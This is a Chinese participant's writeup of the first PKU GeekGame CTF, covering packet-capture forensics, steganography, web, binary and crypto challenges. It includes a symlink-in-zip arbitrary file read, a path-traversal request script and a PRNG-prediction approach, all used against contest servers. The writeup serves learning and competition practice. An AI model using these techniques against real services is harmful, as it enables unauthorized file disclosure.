# 第一届PKU GeekGame CTF 比赛Writeup

昵称: Lysithea 最终得分: 920

名次: 32 (校内)

#### 第一届PKU GeekGame CTF 比赛Writeup

Misc

- 1. 签到
- 2. 小北问答 Remake
- 4. 翻车的谜语人
  - 4.1 flag1
  - 4.2 flag2
- 5. 叶子的新歌

flag: 夢は時空を越えて (一阶段插旗)

flag: 红白机相关 (未解出)

Web

- 6. 在线解压网站
- 9. Flag即服务

Binary

10. 诡异的网关

Algorithm

- 15. 密码学实践
- 16. 扫雷

个人小结

### Misc

### 1. 签到

下载的PDF用acrobat打开,用编辑功能查看发现有两段特殊字体文本框,改为Times New Roman并缩小字号,发现是栅栏式加密,用python的zip函数快速得到结果

### 2. 小北问答 Remake

一阶段做出5题,二阶段全解

- 1. 理科楼有5个, 我都在燕园5年了, 这不是常识吗? (笑
- 2. 上届总注册人数, 我查到了上届比赛的新闻
- 3. (二阶段) google到一个东西叫证书透明度日志,对过往的ssl证书有记录(所以查询现有证书的工具是没用的)。很后期才了解到这种东西是有工具可以查的。最后在https://crt.sh/?id=4362003382查到了上一个证书的过期时间,秒数以3结尾符合正则。最后,**这个正则有点离谱啊,为什么+08:00不是表示GMT+08:00,下次再出日期能不能好好写个CST之类的**(摔
- 4. 这个比赛已经结束,万幸这个题保留了一个playable的静态网站,访问签到题,获取flag
- 5. (二阶段) 不给提示确实联想不到(所以小北问答给我再多时间也不能在一阶段插),给了提示才意识到我思维深处有个叫OEIS的网站可以查整数数列。可以查到A047659是三个nonattacking queen在nxn棋盘上的解,而mxn作为一种generalization写在这一节的小注里,计算得到结果。
- 6. 查询上届存档的github地址,找到原题choice和数据库交互的db.py,可以看到sql语句,包含表名
- 7. (二阶段) 这个很迷惑,我一开始在国内的<u>boip.net/asn</u>利用域名查到的号是AS4538,我一直以为这是正解。但后来再其他网站(比如查错网)发现还有两个网AS59201和AS24349,名字是带Peking

University的(后者是正解)。现在复盘才意识到AS4538是北京教育网,但查ip只能查到最外面一层公网,里面的内网是查不到的。

8. 在信科官网-学院概况-<u>组织架构</u>可以看到信科下属的实验室和中心名称。但是这里【最长的射频和 太赫兹集成电路研究中心】才12+2个字。在下面各个系的官网查看,才发现电子学系底下还有更能 打的(区域光纤通信网与新型光通信系统国家重点实验室,北京大学纳米器件物理与化学教育部重 点实验室),不选后者应该是因为有前缀北京大学

### 4. 翻车的谜语人

#### 4.1 flag1

本题提供了一个pcap抓包,用wireshark软件可以解读。右键对TCP流进行追踪。

在3号流中发现可疑Referer: <a href="http://192.168.17.128:28888/edit/flag1.txt">http://192.168.17.128:28888/edit/flag1.txt</a>, 可疑JSON字段 (flag2.7z, flag2.txt, flag2.wav) 等等,此为最初的线索。

在1号流中发现python的代码包含在一个json文件里,溯源后发现内容来自一个jupyter notebook(见 prob07/get\_json.json),请求头: GET /api/contents/Untitled.ipynb? type=notebook&\_=1636184673805 HTTP/1.1。阅读代码发现几个关键点:

- 函数genflag: 产生Crypto.Random.get\_random\_bytes产生的16Byte随机数,之后进行base16编码,加上前后缀flag{},长度为38。
- 还有一个变量key也用这种方法生成,长度也为38,并且可以看到程序的输出,这就是key的值
- 函数xor\_ench,对key和flag按位异或,得到encoded\_flag1和2,最终得到38个字节
- 最后把encoded\_flag1的base16编码存入flag1.txt (所以是76个ascii字符) , flag2没有后续处理

回到3号流,根据Referer直接找到访问flag1.txt的请求: GET /api/contents/flag1.txt? type=file&format=text&\_=1636184605693 HTTP/1.1,返回是一个json,且content字段为76位且仅包含0-9,a-f,结合前面对ipynb源码分析,推定这就是flag1.txt的内容。按之前处理过程,进行base16解码->和key异或->decode为字符串,可直接得到flag1的内容

```
import binascii
key =
b'\x1e\xe0[u\xf2\xf2\x81\x010\_\x9d!\yc\x8e\xce[X\r\x04\x94\xbc9\x1d\xd7\xf8\xde\xe]
dcd\xb2Q\xa3\x8a?\x16\xe5\x8a9'
flag1_file =
'788c3a1289cbe5383466f9184b07edac6a6b3b37f78e0f7ce79bece502d63091ef5b7087bc44'
def get_flag(flag1_file):
    encoded_flag1 = binascii.unhexlify(flag1_file)
   unkeyed_flag1 = []
    for ii in range(len(key)):
        unkeyed_flag1.append(key[ii]^encoded_flag1[ii])
    flag1 = bytes(unkeyed_flag1).decode()
    return flag1
flag1 = get_flag(flag1_file)
print(flag1)
# flag{9d9a9d92dcb1363c26a0c29fda2edfb6}
```

#### 4.2 flag2

在6号流中,查到了和1号流不同的python代码,包含了with open('flag2.txt','wb'): , 推定是flag2.txt写入的信息。前面的处理都是一样的

复盘时才发现6号流这里输出的key和之前1号流中flag1不同,但是最终的处理用到的是同一个key。当时没想那么多,现在有点解释不清。可能是ipynb分段执行,随机数没有重新生成。说到底这里找到的请求只是修改代码,具体的执行要另外找,而且可能难度很大。如果flag2真的是用6号流这里的随机数key处理的,那么这个题可能我会多用几个小时时间

对flag2的可疑字段查询,最终在3号流发现了flag2.7z的GET请求: GET /files/flag2.7z? download=1 HTTP/1.1,按请求名称推测在下载文件,于是看返回的内容,是二进制码,且文件头7z,因此推定是flag2.7z文件本体。

小插曲:直接复制wireshark显示的内容,复制到flag2.7z文件中,用7zip解压发现无法解压,于是用二进制文本编辑器查看,发现大量的2E字节,ASCII码表为英文句点。这是因为wireshark文本框对不能显示的字节值都会被转义为句点。解决方案是直接显示原始数据,这样会显示raw data的base16编码。操作上我们把整个流复制到一个文件里,简单写了一个正则把数据夹出来。

```
# Content-Length: 2935226\r\n\r\n
# 436F6E74656E742D4C656E6774683A20323933353232360D0A0D0A

# DELETE /api/contents/flag2.txt HTTP/1.1
#
44454C455445202F6170692F636F6E74656E74732F666C6167322E74787420485454502F312E
31
import re
import binascii

CTLEN = '436F6E74656E742D4C656E6774683A20323933353232360D0A0D0A'.lower()
DELE =
'44454C455445202F6170692F636F6E74656E74732F666C6167322E74787420485454502F312
E31'.lower()
huge_7z_ptn = '%s([\s\s]+)%s'%(CTLEN, DELE)

with open('tcp3_stream_in_base16.txt','r') as f:
full_session = f.read()
huge_7z = re.findall(huge_7z_ptn, full_session)[0]

with open('flag2.7z','wb') as f:
f.write(binascii.unhexlify(''.join(huge_7z.split('\n'))))
```

尝试对flag2.7z解压,发现需要密码。此刻我们对这个文件还没有了解,因此继续在抓包中寻找信息。

在11号流(见 prob07/tcp11\_stream\_ascii.txt)中找到一处flag2.7z,多处flag2.wav,并且看到了【7-Zip (a) [64] 16.02: Copyright (c) 1999-2016 Igor Pavlov】之类的。结合大量的stdout,推定是shell执行的结果。但是这段流并不是HTTP协议的,可以看到客户端的请求是二进制码,服务端返回的是ASCII字符。下面的分析是针对这个shell的

- 整个会话呈现两种形态:请求/响应交替,推定是用户输入以及服务端回显;连续的响应,推定是服务端的输出。通过回显,即使用户输入不解码我们也可以推定出用户输入的命令
- 第一条命令是 pip3 install stegolsb,这个软件可以对wav格式作LSB隐写,推定是隐藏数据的方式

- 第二条命令是 stegolsb wavsteg -h -i ki-ringtrain.wav -s flag2.txt -o flag2.wav -n 1 (注意回显中会包含退格符\b) ,结合stegolsb的文档可以判断是把flag2.txt藏在了ki-ringtrain.wav文件中,输出到flag2.wav文件
- 第三条命令是: 7za a flag2.7z flag2.wav -p"Wakarimasu! `date` `uname -nom` `nproc`", 这 条就是压缩命令了,可以看到密码中包含了shell的反引号表达式,因此我们需要预测这个命令的结果
  - onproc: 返回处理器数量(核数)。在7zip的执行过程中很方便地返回了计算机的基本信息 【(locale=en\_US.utf8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz (806EC),ASM,AES-NI)】,可以看到是8核CPU
  - o uname -nom:这个参数会返回三个信息:计算机名、架构、操作系统。操作系统猜测是GNU/Linux(肯定是Linux,具体是哪种Linux不清楚,我采用自己的wsl上运行的结果)。计算机名在回显的prompt里反复出现,是you-kali-vm。架构根据我帮人装机的有限的常识,Intel CPU(见上一条)的架构高概率都是x86 64
  - o date:返回时间,具体到秒。这条命令的具体运行时间发生在请求发出之后响应返回之前,wireshark可以记录这些行为的时间戳:【Nov 6, 2021 15:44:15.190826000 中国标准时间】。然后比较tricky的是Locale的问题,我在自己wsl上把LC\_TIME环境变量改为en\_US(见第一条),获取了date的格式,最终结果是Sat 06 Nov 2021 03:44:15 PM CST

最后解压后得到flag2.wav,按stegolsb文档进行 stegolsb wavsteg -r -i flag2.wav -o flag2.txt -n 1 -b 76 可得到被隐写的flag文件,读取后用之前flag1的处理代码得到原始flag: flag{ffdbca6ecc5d86cb71cadfd43df36649}

#### 5. 叶子的新歌

本题考查mp3文件的隐写。我拿到了一个flag,一个flag进行到了最后一步(大概)

#### flag: 夢は時空を越えて (一阶段插旗)

首先使用python的mutagen包提取ID3标签到文本文件(这段直接在python shell里执行的,代码没有保留)。

TALB标签直接明示封面里有秘密,我自然也是这么想的。APIC标签即是封面图,输出到文件,发现是一张1000x1000的png图


图片表面看不出异常,猜测用隐写软件藏了数据,用stegsolve尝试提取,果然发现RGB三个通道的最低位包含PNG文件头,存为二进制文件lsb.png,发现是一个非常规的二维码,谷歌一下了解到这种码被称为Aztec code,并且有在线解码的网站



得到的结果是一个字符串Gur frperg va uvfgbtenz.。直觉猜测是某种简单的映射,因此做了凯撒,果然平移13位后得到有意义的信息The secret in histogram,算是一个hint。观察原图发现确实灰度有不自然的变化。于是读取图片后用matplotlib库画成直方图,发现构成了一个一维码

```
import cv2
import matplotlib.pyplot as plt

img_path = 'lsb_possi.png'
img = cv2.imread(img_path)
# EXIF: 8bit Gray, so all channel and range 0~256 will do
plt.hist(img.ravel(),256,[0, 256])
plt.show()
```



用华为手机自带的相机app中的扫码功能,可以扫出一个网址:xmcp.ltd/KCwBa

小插曲:这个码我尝试传到各种一维码解码网站都解不出来,微信扫码也扫不出来,还查了各种一维码的编码原理,如code128,一度以为这不应该解读为一维码而是01串,但是无论big endian还是small endian都不是ascii码,一度以为是某种特别的加密。花了几个小时搞不定,结果拿出华为手机自带的相机app扫了一下……结果就扫出来个网址,这合理吗??我只能说Huawei NB, 国产之光

网址中包含了大量的Ook,标点符号有.?!三种。三元的编码从来没有见过,于是谷歌Ook,结果发现是brainfuck语言的一个变种。刚好有<u>方便的网站</u>可以处理这种代码,得到flag: flag{y0u\_h4ve\_f0rgott3n\_7oo\_much}

### flag: 红白机相关 (未解出)

虽然没拿到flag但是也是实打实投入了六七个小时,我怀疑已经进行到最后一步了,于是把前面的过程写个writeup。

接上一节ID3标签,有一条

TXXX=TRACKTOTAL=aHR0cDovL2xhYi5tYXh4c29mdC5uZXQvY3RmL2xlZ2FjeS50Ynoy,尝试进行base64解码,得到一个URLhttp://lab.maxxsoft.net/ctf/legacy.tbz2,这是一个压缩文件,用7zip可以直接解压缩,得到一个foryou.txt和To\_the\_past.img。txt里没有有效信息,img也可以用7zip直接打开(7zip yyds)


img解压后包含两个文件,MEMORY.ZIP,NOTE.TXT。ZIP文件有密码,TXT说密码是:宾驭令诠怀驭榕 喆艺艺宾庚艺怀喆晾令喆晾怀,百度一下发现是纸币印制过程中,箱外代码和数字的映射,转换后是 72364209117514983984,这就是ZIP文件的密码。

ZIP解压后得到三个文件: left.bin, right.bin, readme.txt。TXT提示我们找不同,观察两个二进制文件前面几十个字节,发现仅仅从单个文件做了单字节的删除和插入可以得到后面的文件。这样还不确定对找到的"不同"要怎么处理,因此我写了python脚本将left中多余的字节、right中多余的字节、left或right中多余的字节写入文件(见 prob05/sep\_1eft\_right.py)

观察得到的三个文件头,发现第三种(left或right)文件头是NES,猜测是NES(红白机)镜像格式,文件大小等等信息也能对上。考虑到TXT中提到了超级马里奥,刚好手头有FC初代马里奥的ROM于是进行了文件对比,结果惊奇地发现大半的内容是一致的(我还看了手头其他FC游戏的ROM,都很不一样,你说怎么就那么巧,刚好拿的就是马里奥)。因此运行VirtualNES模拟器,发现就是一个FC初代马里奥的改版ROM。模拟器查看文件信息等等没有异常,按照一个游戏玩家的直觉,信息是通关后解锁(关底文本,那个著名的Your Princess is at another castle)。作为马里奥制造4000分玩家(←真的)我自然有实力通关,但是我们可以使用远古游戏的作弊手段——金手指。这里我们用到了三个金手指:

- 075F-01-00 选大关
- 0760-01-00 选小关
- 079F-01-00 金身

由此达成快速通关,得到通关后在关底文本中发现第三个网址



这个网站要求输入软盘最后的密码,很可惜我们软盘是直接解压的,因此没有密码,线索断了

#### Web

### 6. 在线解压网站

首先根据源码判断服务器是Linux系统,框架为flask,服务逻辑是上传的文件重命名为tmp.zip,用unzip命令解压到media文件,之后重定向到media页面。media页面有一个简单的文件索引系统,获取url的路径参数,如果是目录则返回目录下的文件列表,如果是文件则发送该文件内容。

Flask常见的一个漏洞即所谓模板注入攻击(SSTI),但本题中不好用,因为文件索引系统并没有使用模板渲染,而是直接读入模板文件进行正则替换。

最终我的方案是利用Linux软链。由于软链只存储文件路径不存储内容,

```
$ mkdir dev
$ mkdir dev/shm
$ mkdir dev/shm/zip
$ mkdir dev/shm/zip/media
$ echo blahblah >> flag
$ cd dev/shm/zip/media
$ ln -s ../../../flag fff
$ zip --symlinks tmp.zip fff
```

上传这个文件,点击fff文件,下载的文件即是flag文件本身

参考了https://blog.csdn.net/keyball123/article/details/105169946

### 9. Flag即服务

(只在二阶段做出第一问)

网页写明了后端是nodejs。众所周知nodejs项目根目录下都有一个package.json记录项目的重要信息 (当然二阶段提示之后我才想到这一点。之前没写过nodejs,只是看过几个nodejs项目,这一点没留下 深刻印象)

因为浏览器会对..作转义,因此我用python的http.client库构造了一个带..的URL勾出package.json文件

```
import http.client as hc
conn = hc.HTTPSConnection("prob11-zg4fphs4.geekgame.pku.edu.cn")
conn.request("GET","/api/../package.json")

r1 = conn.getresponse()
print(r1.status, r1.reason)
# print(r1.getheaders(), '\n')
print(r1.read())
conn.close()
# 200 OK
# b'{"name":"demo-server", "version":"1.0.0", "description":"", "scripts":
{"start":"node --max-http-header-size=32768
start.js"}, "author":"You", "license": "wTFPL", "dependencies":{"jsonaas-backend":"https://geekgame.pku.edu.cn/static/super-secret-jsonaas-backend-
1.0.1.tgz"}}'
```

这个package.json中意外地包含了项目源码的地址,可以直接下载

复盘时想到,这个漏洞可能可以用来做压缩文件那个题,于是试了一下,返回400 Bad Request。 后来谷歌才知道这个漏洞是nodejs某些特定版本才有的,来自express和nodejs不兼容的问题

getflag.js中读取了三个文件中的flag,并使用unlinkSync删除。index.js中,可以看出flag0的值就是 `flag{\${0.1+0.2}}`,这是一个格式字符串,因此我们需要返回0.1+0.2,js中默认为double类型,这个运算结果为0.300000000000000004,这也就是flag0的值

后面两个flag就不会了,flag1存在变量里,可能需要一个执行任意代码的漏洞。flag2因为被赋值掉,所以很可能要执行系统命令从硬盘里恢复,也可能存在nodejs内部的其他地方,但肯定也要执行任意代码,即使根据提示看了qs和path-to-regex文档也没有发现什么可以利用的点。期待其他大佬的writeup

### **Binary**

### 10. 诡异的网关

(二阶段插旗)

(考虑到涉及文件的变化,首先建立git仓库便于回滚)

直接打开exe (一般来说恶意软件不建议这么做)


考虑到提示,发现一个保存的用户名为flag,密码未知,推定密码就是flag

尝试输入自己的账密(假的)连接,发现会弹出两种提示,密码过短或者账号被封。flag的账密也是账号被封。自己的账密不能被保存。

根据提示,首先尝试观察文件,发现删除config.xml不会影响功能,删除dll会导致程序无法启动,删除config会导致启动后用户名无法正常加载。

尝试forget flag账户发现config文件内容发生变成了类似config.xml的形态,但是删除config.xml不影响,说明数据是存在exe文件中或者网络IO。想到网络IO是很自然的,首先这是个网关,因此必须要向its.pku.edu.cn通信;其次这是个恶意软件,从攻击者角度是希望账密能够通过网络IO传输到自己的服务器上。为了验证,我还用任务管理器里的资源监视器查看网络活动,果然在点击连接时,出现了向its.pku.edu.cn和ns.pku.edu.cn通信的流量。

Windows上用wireshark抓包似乎需要一些配置(暂时没有搞定),因此我尝试用Cheat Engine查看内存,变换几个用户名之后,果然在内存中直接发现了对its的访问,密码还是明文,因此直接用flag账户登录,果然在相同位置看到了包含flag的密码。



其实这个算是复盘的思路,真正做的时候思路没这么清楚。当时没有意识到这个网关真的是有网关功能的,会去和its通信,只是想到账密可能会存在内存里,而且不同账户可能会用数组,所以就试了一下,结果没想到发现了对its的HTTP请求,故事一下子就串起来了。实际上更优雅的解法还是应该扫描端口后用wireshark。而且如果程序在请求后用随机bit掩盖HTTP请求,CE解法会完全失效,但wireshark不会。不过密码是明文传输这一点属实是巨大漏洞。

### **Algorithm**

### 15. 密码学实践

(二阶段只插flag1)

二阶段做的时候发现这个第一问完全不涉及RSA加密,不需要提示也可以插,挺可惜的,时间都浪费在别的题了

第一个flag只需要对MESenc函数进行解码。这个函数输入一个信息mess和密钥skey,其中key是8\*32字节,mess长度是32字节整数倍。之后对mess的每32个字节组成的串,进行如下处理:

- 1. mess分割为4个8字节串,转换为长整数a,b,c,d。skey也分割为32个8字节串key
- 2. 对每个key, 进行a,b,c,d=b,c,d,a^c^key的运算, 共32次
- 3. 转换会32字节串
- 4. 把所有如此转换的字节串连接

如此看来,每32个字节作为一个编码单位。此外,上述加密方式只要知道一组32字节的明文和密文即可对任意密文解码,证明如下:

• 记上述第二步为 $A, B, C, D = X(k)(a, b, c, d) = b, c, d, a \land c \land k$ 。 k是算符X的参数。

- 可以验证 $X(k)=X_kX_r$ ,其中 $X_r(a,b,c,d)=b,c,d,a\wedge c$ , $X_k(a,b,c,d)=a,b,c,d\wedge k$
- 根据异或的性质,可以验证 $X_r^6=I, X_k^2=I$ 。
- 记 $X_k^{(n)}=X_r^nX_k(X_r^{-1})^n$ ,可以验证 $X_rX_k^{(n)}=X_k^{(n+1)}X_r$ , $(X_k^{(n)})^2=I$
- 整个编码过程可以记作 $X_t=X_{k32}X_rX_{k31}X_r\dots X_{k1}X_r$ ,利用上一条性质可以把所有 $X_r$ 项放 到 $X_k^{(n)}$ 项的最后面,每个 $X_k^{(n)}$ 项对应的n等于这一项前面的 $X_r$ 项的个数,即:  $X_t=X_{k32}^{(0)}X_{k31}^{(1)}X_{k30}^{(2)}\dots X_{k1}^{(31)}(X_r)^{32}=X_K(X_r)^{32}$
- 可以验证 $X_K^2=I$ ,依据是 $X_k^{(n)}$ 可交换和幂0性,则解码方式可以表示为:  $X_t^{-1}=(X_r^{-1})^{32}X_K$
- 最后关于 $X_K$ : 因为每一项都是使四个整数的一个或两个和k做异或运算,所以根据异或的结合律  $X_K$ 可以形式地写成 $X_K(a,b,c,d)=a\wedge A,b\wedge B,c\wedge C,d\wedge D$ ,其中A,B,C,D是根据所有的k运算得到的四个数。对每次编码,这四个数都是一样的。

于是MECenc的解密算法MECdec可以描述如下:

- 解出A, B, C, D: 从已知明文出发,按加密方式一样的操作,但把k都去掉,最后得到四个整数,和已知密文逐个异或,得到A,B,C,D
- 解密新密文:与上一步得到的A,B,C,D分别异或,然后进行不带k加密时的逆运算
   a,b,c,d=b^d,a,b,c共32次,即可得到明文。

最后,因为flag1藏在Richard的第一段字符串密文里,而源码给出了最前面超过32个字符的明文,我们可以据此解密整个字符串,得到flag1。

代码见 MEC\_dec.py

#### 16. 扫雷

(二阶段只插flag1)

根据提示查阅资料,发现python的随机数实现方式为梅森旋转,原理上根据624个32位随机数即可预测后续的随机数。事实上github确实有现成的工具:<u>randcrack</u>

首先分析扫雷程序随机数的生成方式:用random.getrandbits生成256个随机位,从最低位开始,按从上到下从左到右的顺序填充到棋盘中,1代表雷,0代表无雷。

然后固定random.seed测试random.getrandbits函数的生成顺序,发现最早生成的随机位出现在最低位。生成256个bit,实际相当于生成了8个32位整数。因此为了达成624的最低要求,我们需要输78局扫雷,然后在79局通过预测的雷区分布达成背板一命通关。

最后就是编程实现了。程序主要分为和服务器IO部分和算法逻辑部分。(这个IO的code调试了蛮久的,还想着能在其他题用上,结果要用自动化终端的题只有这一个会做,笑死)

代码见sweeper\_cheat.py

## 个人小结

16号晚上之前我还不知道这个世界上存在一种叫做CTF的比赛,只是填报出入校的时候偶然看到了上面的推送,有点好奇就点进来了,抱着试一试的心态就参加了比赛。我不是计算机专业,没修过ICS,最多只是用python写过些小爬虫而已。无论是知识储备还是码力感觉自己才刚刚够到这比赛的最低门槛,绝大多数情况都是靠着CTF Wiki,谷歌和众多博客现学现卖,可能也看了不少CTF人总结的曾考过的题目。所以最终能拿一个32名的成绩已经非常超出我的预期了(当然没奖金拿还是有点小可惜,毕竟有策略而非能力的因素在,但anyway都过去了)。

Misc题是我这种小白做的最快乐的一部分题,虽然需要些知识储备(which都能谷歌到)但是门槛意外地不是很高(当然隐写题做的我很难受,毕竟做了一半线索断了)。Web题做之前我没有看过后端代码,所以是抱着开眼界的心态来做题的,几个题都尝试了一下,特别是阶段二去研究qs和path-to-regexp的文档很长时间,也没得到什么结果。Binary题让我这种没学过ICS的人就比较抓瞎,不过还好网关题比较straightforward,直接拿CE扫一扫也能找到结果。Algorithm题其实一阶段的时候默认自己

没时间做出来就直接没去看,最后发现两个第一问那么简单其实还是有点尴尬的,不过触及核心的部分果然还是没那么容易的。

总之就是,第一次玩非常开心,学习为主,之后稍微补点知识刷点题,下届第一时间赶来参赛:)